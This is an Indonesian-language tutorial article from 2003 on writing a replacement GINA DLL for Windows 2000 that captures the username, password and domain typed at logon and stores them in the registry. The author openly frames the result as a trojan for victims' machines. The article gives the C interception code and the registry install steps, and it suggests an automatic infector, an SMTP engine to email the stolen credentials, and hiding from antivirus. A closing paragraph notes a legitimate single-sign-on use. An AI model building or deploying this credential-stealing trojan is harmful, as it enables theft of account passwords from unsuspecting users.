

Spoofting Login Account Win 2000

Haditia Dewanata

m_strdewanata@yahoo.com

Lisensi Dokumen:

Copyright © 2003 IlmuKomputer.Com

Seluruh dokumen di IlmuKomputer.Com dapat digunakan, dimodifikasi dan disebarkan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis dan pernyataan copyright yang disertakan dalam setiap dokumen. Tidak diperbolehkan melakukan penulisan ulang, kecuali mendapatkan ijin terlebih dahulu dari IlmuKomputer.Com.

Banyak beredar di Internet program-program yang mengklaim mempunyai kemampuan untuk 'membongkar' informasi account (username, password, domain) Windows 2000 seseorang. Jika diteliti, mayoritas dari program tersebut menggunakan teknik brute-attack yang agak susah diharapkan keberhasilannya. Selain itu, teknik ini memakan resource yang cukup besar, baik dari sisi waktu maupun resource fisik. Pada artikel ini penulis akan mencoba menjelaskan satu teknik alternatif untuk mendapatkan informasi tadi dengan metoda yang relatif sederhana.

Sistem Keamanan Windows 2000

Ketika seseorang login ke Windows 2000, sistem akan memulai satu proses interaksi logon, yang ditangani oleh program winlogon.exe. Pada sesi ini, Windows akan menciptakan tiga konteks desktop (tampilan) yaitu:

- login desktop (desktop ketika kita mengisikan username dan password)
- user's desktop (tampilan desktop yang kita pakai sehari-hari)
- screen saver desktop (desktop untuk menampilkan screen saver dan mengunci sistem)

Tahap selanjutnya adalah winlogon akan mendaftarkan intersepsi (keyboard hook) kombinasi keyboard SAS (Secure Attention Sequence), yaitu kombinasi penekanan tombol Ctr+Alt+Del. SAS ini dipakai untuk berpindah dari konteks user's desktop ke login dekstop.

Ketika pertama kali seseorang login ke Windows, sebenarnya orang tersebut mengetikkan username, password, dan domain di tampilan login desktop. Informasi ini kemudian akan dikirimkan ke LSA (Local Security Authority) Server. Jika berhasil terotentikasi, winlogon akan menciptakan satu token akses untuk user ini, yang kadang kita kenal dengan istilah SID (=Security ID). SID ini yang kemudian akan menentukan akses level si user terhadap semua resource yang tersedia di sistem Windows tersebut. Pada akhirnya, winlogon akan berpindah ke konteks user's desktop dan akan terus di sini sampai user mengaktifkan SAS dengan menekan kombinasi tombol Ctr+Alt+Del atau sistem mengaktifkan screen saver.

1.1. Celah Keamanan

Terlihat bahwa ada beberapa celah yang dapat kita manfaatkan untuk mendapatkan informasi logon seseorang:

- Intersepsi (melakukan pencegahan) ketika user mengetikkan informasi logon di login desktop
- Meng-hack LSA Server / SAM database
- Memanipulasi SID
- Teknik-teknik lainnya.

Pada artikel ini, penulis akan menjelaskan mengenai teknik pertama, yaitu intersepsi.

1.2. Intersepsi


Dari deskripsi di atas, terlihat bahwa intersepsi paling cocok dilakukan di konteks login desktop, sebab di sinilah user mengetikkan informasi login. Konteks ini ditandai dengan diaktifkannya SAS oleh user dengan menekan kombinasi Ctr+Alt+Del, atau pada pertama kali user login ke Windows. Secara real, proses ini sebenarnya bukan ditangani langsung oleh winlogon, namun didelegasikan ke satu proses yang disebut GINA (Graphical Identification and Authentication). GINA diimplementasikan oleh Windows menggunakan satu DLL yang di simpan di folder C:\WINNT\SYSTEM32 dengan nama **msgina.dll**. Anda tanpa sadar sering berinteraksi dengan file ini, yaitu pada saat Anda login, atau pada saat Anda menekan Ctr+Alt+Del untuk merubah password, menjalankan Task Manager, shutdown, atau fungsi lainnya.

Yang menarik, Windows memberi kesempatan bagi kita untuk mengganti msgina. Hal ini sangat berguna jika kita ingin merubah karakteristik proses login, misal: login dengan menggunakan smart card, retina reader, login bertingkat (sinkronisasi account Windows ke net provider lain misal Novell, atau ERP/mail server), atau bahkan hanya sekedar mengganti logo di dialog ganti-password Windows. Pada artikel ini, akan dijelaskan mengenai pembuatan GINA DLL yang bisa memenuhi kebutuhan dasar kita (yang sebenarnya sangat sederhana), yaitu menangkap dan menyimpan informasi logon seseorang.

Produk akhir dari artikel ini adalah sebuah trojan yang jika terinstal di komputer korban, akan menyimpan informasi account Windows user yang logon ke dalam registry. Nantinya informasi ini bisa saja dikirim via email oleh trojan kita, dengan menambahkannya dengan utility-utility tertentu yang akan dijelaskan di akhir artikel ini.

1.3. Pembuatan GINA DLL

Dalam pembuatan GINA DLL, digunakan bahasa C (bukan C++). Tidak perlu berpikir sulit-sulit, karena Visual C++ (dengan MSDN-nya) sudah menyediakan kerangka GINA DLL yang dapat kita manfaatkan. Silahkan Anda cari di MSDN dengan keyword 'ginastub.c'. Stub tersebut ditulis oleh seseorang di Microsoft. Stub ini (setelah di-compile menjadi DLL) akan berfungsi sebagai inceptor (pencegat) dan kemudian tetap meneruskan alur program ke DLL yang di-'bajak'. Teknik ini biasa digunakan untuk membajak fungsi-fungsi API Windows. Keuntungan teknik ini adalah programming effort yang dibutuhkan relatif kecil, yaitu cukup menyediakan prototype program yang akan dibajak, tambahkan kode kita pada fungsi-fungsi yang akan di-intersep, lalu kembalikan alur proses ke fungsi yang asli. Dengan demikian, karakter program dapat dibuat hampir menyerupai program asli sehingga mengurangi kecurigaan si korban. Teknik ini pada dasarnya serupa dengan yang digunakan penulis ketika membuat artikel Keylogger di beberapa edisi terdahulu.



Di bawah ini adalah prototype GINA DLL.

```
typedef BOOL (WINAPI *PGWLXNEGOTIATE)( DWORD, DWORD* );
typedef BOOL (WINAPI *PGWLXINITIALIZE)( LPWSTR, HANDLE, PVOID, PVOID* );
typedef VOID (WINAPI *PGWLXDISPLAYSASNOTICE)( PVOID );
typedef int (WINAPI *PGWLXLOGGEDOUTSAS)( PVOID, DWORD, PLUID, PSID, PDWORD,
                                        PHANDLE, PWLX_MPR_NOTIFY_INFO, PVOID* );
typedef BOOL (WINAPI *PGWLXACTIVATEUSERSHELL)( PVOID, PWSTR, PWSTR, PVOID );
typedef int (WINAPI *PGWLXLOGGEDONSAS)( PVOID, DWORD, PVOID );
typedef VOID (WINAPI *PGWLXDISPLAYLOCKEDNOTICE)( PVOID );
typedef int (WINAPI *PGWLXWKSTALOCKEDSAS)( PVOID, DWORD );
typedef BOOL (WINAPI *PGWLXISLOCKKOK)( PVOID );
```

```
typedef BOOL (WINAPI *PGWLXISLOGOFFOK) ( PVOID );  
typedef VOID (WINAPI *PGWLXLOGOFF) ( PVOID );  
typedef VOID (WINAPI *PGWLXSHUTDOWN) ( PVOID, DWORD );  
typedef BOOL (WINAPI *PGWLXSCRENSAVERNOTIFY) ( PVOID, BOOL * );  
typedef BOOL (WINAPI *PGWLXSTARTAPPLICATION) ( PVOID, PWSTR, PVOID, PWSTR );
```

Jangan pusing dulu, pada dasarnya fungsi-fungsi di atas berguna untuk menciptakan karakteristik login yang kita inginkan. Prefix `PGWLX` adalah identifikasi bahwa ini adalah global pointer fungsi winlogon. Dengan menghilangkan prefix tadi, kegunaan fungsi-fungsi di atas bisa ditebak, seperti misalnya `Negotiate` (untuk negosiasi awal), `Initialize` (untuk inisialisasi sistem), `LoggedoutSAS` (log out), dsb. Tabel di bawah ini menjelaskan mengenai penggunaan sebagian fungsi-fungsi di atas di setiap status login.

Status logon	Fungsi winlogon yang dijalankan
Booting	WlxNegotiate() WlxInitialize()
Sebelum dan ketika Logged-on	WlxSASNotify() WlxLoggedOutSAS()
Setelah Logged-on	WlxSASNotify() WlxLoggedOnSAS()
Lock	WlxSASNotify() WlxLoggedOnSAS() → returning WLX_LOCKWINSTA
Unlock	WlxSASNotify() WlxWkstaLockedSas() → returning WLX_UNLOCKWINSTA
Log-off (by Ctr+Alt+Del)	WlxSASNotify() WlxLoggedOnSAS() → returning WLX_LOGOFFUSER WlxLogoff()
Shutdown (by Ctr+Alt+Del)	WlxSASNotify() WlxLoggedOnSAS() → returning WLX_LOGOFFANDSHUTDOWN WlxLogoff() WlxShutdown()

Pada artikel ini, penulis hanya akan menjelaskan fungsi `WlxLoggedOutSAS()`.

Fungsi `WlxLoggedOutSAS()`

Terlihat bahwa fungsi ini akan aktif ketika sistem dalam keadaan logged-out. Dalam keadaan ini, belum ada seorang pun logged-on di sistem. Keadaan ini bisa dijumpai pada saat kita menjalankan komputer untuk pertama kali (sebelum login) atau sesaat setelah kita logoff. Pada keadaan ini, konteks yang aktif adalah login dekstop. Sesaat setelah Anda menyetikkan username, password, dan domain, dan kemudian menekan tombol OK, maka fungsi ini akan dijalankan. Informasi yang Anda ketikkan akan diproses dan disimpan di sebuah pointer bernama `pMprNotifyInfo`. Pointer inilah yang kemudian diekstrak untuk menangkap informasi yang diinginkan.

Adapun struktur pointer tersebut adalah sebagai berikut:

```
typedef struct _WLX_MPR_NOTIFY_INFO {  
    PWSTR      pszUserName;  
    PWSTR      pszDomain;  
    PWSTR      pszPassword;  
    PWSTR      pszOldPassword;  
} WLX_MPR_NOTIFY_INFO, * PWLX_MPR_NOTIFY_INFO;
```

Pada halaman berikut akan ditampilkan listing fungsi ini secara lengkap. Baris yang diarsir (berwarna hijau) adalah baris tambahan kita, yang berfungsi untuk 'menangkap' informasi account yang dimasukan oleh user, lalu menyimpannya di satu tempat di registry. Yang penting untuk diperhatikan, pada konteks login dekstop, SID yang aktif adalah sebagai SYSTEM, bukan sebagai user tertentu seperti yang berlaku di konteks user's dekstop. Ini yang menyebabkan penulis menyimpan informasi di `HKEY_LOCAL_MACHINE`, bukan di `HKEY_CURRENT_USER`. Fakta ini juga menarik untuk disimak, sebab bisa dimanfaatkan untuk membuat eksploitasi jenis lain, yang dapat mem-promote level akses lokal kita (misal: dari user ke admin) di satu sistem yang mempunyai tingkat restriksi tinggi, misalnya di kantor, di kampus, atau di beberapa warnet.

`RunLogonScript()` adalah fungsi buatan sendiri, yang dipakai untuk menjalankan skrip atau program tertentu pada saat login. Banyak virus atau trojan yang mengaktifkan rutinnya setiap kali Windows dijalankan dengan meletakkan nama program pengaktif di `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. Masalahnya, lokasi ini adalah lokasi pertama yang akan diperiksa oleh pembasmi virus/trojan. Fungsi `RunLogonScript()` ini dapat menjadi alternatif untuk itu. `WriteStringToRegistry()` adalah fungsi buatan sendiri untuk menulis string ke satu key tertentu di registry.

```
int WINAPI WlxLoggedOutSAS(
    PVOID          pWlxContext,
    DWORD          dwSasType,

    PLUID          pAuthenticationId,

    PSID           pLogonSid,

    PDWORD         pdwOptions,
    PHANDLE        phToken,

    PWLX_MPR_NOTIFY_INFO pMprNotifyInfo,
    PVOID          *pProfile)
{
    int iRet;

    TCHAR szUsername [MAX_LENGTH];
    TCHAR szPassword [MAX_LENGTH];
    TCHAR szDomain   [MAX_LENGTH];

    iRet = GWlxLoggedOutSAS(
        pWlxContext,
        dwSasType,
        pAuthenticationId,
        pLogonSid,
        pdwOptions,
        phToken,
        pMprNotifyInfo,
        pProfile
    );

    if(iRet == WLX_SAS_ACTION_LOGON) {
        SetCursor(LoadCursor(NULL, IDC_WAIT));

        WideCharToMultiByte(CP_ACP,0,
            pMprNotifyInfo->pszUserName,
            -1,
            szUsername,
            sizeof(szUsername),
            NULL,NULL);

        WideCharToMultiByte(CP_ACP,0,
            pMprNotifyInfo->pszDomain,
            -1,
            szDomain,
            sizeof(szDomain),
            NULL,NULL);

        WideCharToMultiByte(CP_ACP,0,
            pMprNotifyInfo->pszPassword,
            -1,
            szPassword,
            sizeof(szPassword),
            NULL,NULL);

        // save username
        WriteStringToRegistry(
            HKEY_LOCAL_MACHINE,
            "SOFTWARE\\Dewanata",
            "Username",
            szUsername);

        // save password
        WriteStringToRegistry(
            HKEY_LOCAL_MACHINE,
            "SOFTWARE\\Dewanata",
            "Password",
```

```
szPassword);  
  
// save domain  
WriteStringToRegistry(  
    HKEY_LOCAL_MACHINE,  
    "SOFTWARE\\Dewanata",  
    "Domain",  
    szDomain);  
  
RunLogonScript();  
  
}  
  
return iRet;  
}
```

Demikian, cukup sekian perubahan yang perlu kita lakukan.

Kompilasi

Kode dikemas dalam satu project Visual C++, dengan nama 'newgina'. Anda dianjurkan untuk mempelajari sendiri file-file project, mengingat keterbatasan tempat di artikel ini untuk membahasnya satu persatu. Source code tersedia on request.


Untuk mengkompilasi sebuah DLL, cukup masuk ke menu Build→Rebuild All di lingkungan Visual C++. Setelah proses build selesai, dapatkan newgina.dll di folder /release.

1.4. Instalasi

Untuk instalasi, kopikan file newgina.dll ke C:\WINNT\SYSTEM32.

Kemudian jalankan regedit, masukan entry baru ke


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon dengan nama GinaDLL dan value newgina.dll, seperti ditampilkan di bawah ini.



Untuk trojan yang sesungguhnya, tentunya prosedur instalasi ini sebaiknya dikemas ke dalam satu rutin infektor yang *compact*, sehingga dengan cepat dapat terinstal di sistem si korban secara otomatis.

Hasil

Untuk melihat hasilnya, restart komputer Anda. Setelah proses login selesai, jalankan regedit. Temukan hasil dari tangkapan di cabang HKEY_LOCAL_MACHINE\SOFTWARE\Dewanata. Terlihat bahwa informasi account seperti username, password, dan domain dengan mudah dapat kita ketahui.



1.5. Pengembangan Selanjutnya

Dengan mengetahui proses dasar, maka Anda dengan mudah dapat mengembangkan program ini menjadi sebuah trojan yang powerfull. Contohnya adalah dengan menambahkan SMTP engine dan rutin penyebar/infector, yang telah dijelaskan di artikel-artikel yang ditulis oleh penulis di majalah ini di beberapa edisi yang lalu. Dengan menambahkan SMTP engine, trojan (setelah terinstal) bisa diperintahkan untuk mengirimkan informasi account ke alamat email tertentu. Ingat, program ini telah dilengkapi dengan fungsi `RunLogonScript()` sehingga dapat dimanfaatkan untuk menjalankan sebuah program residen, yang kemudian mengaktifkan rutin pengiriman email atau payload infektor berdasarkan satu event/timer tertentu.

Secara positif, teknik ini dapat kita manfaatkan untuk melakukan multiple login ke beberapa provider atau server, yang tidak memiliki fasilitas account synchronization. Di beberapa software komersil yang dikembangkan penulis, ada satu kasus di mana software tersebut membantu mensinkronisasikan informasi account Windows (termasuk jika ada perubahan info account seperti ganti password) ke 4 (empat) ERP dan mail server, sehingga terwujud satu lingkungan single logon di atas beberapa sistem yang berbeda-beda.

Menarik bukan?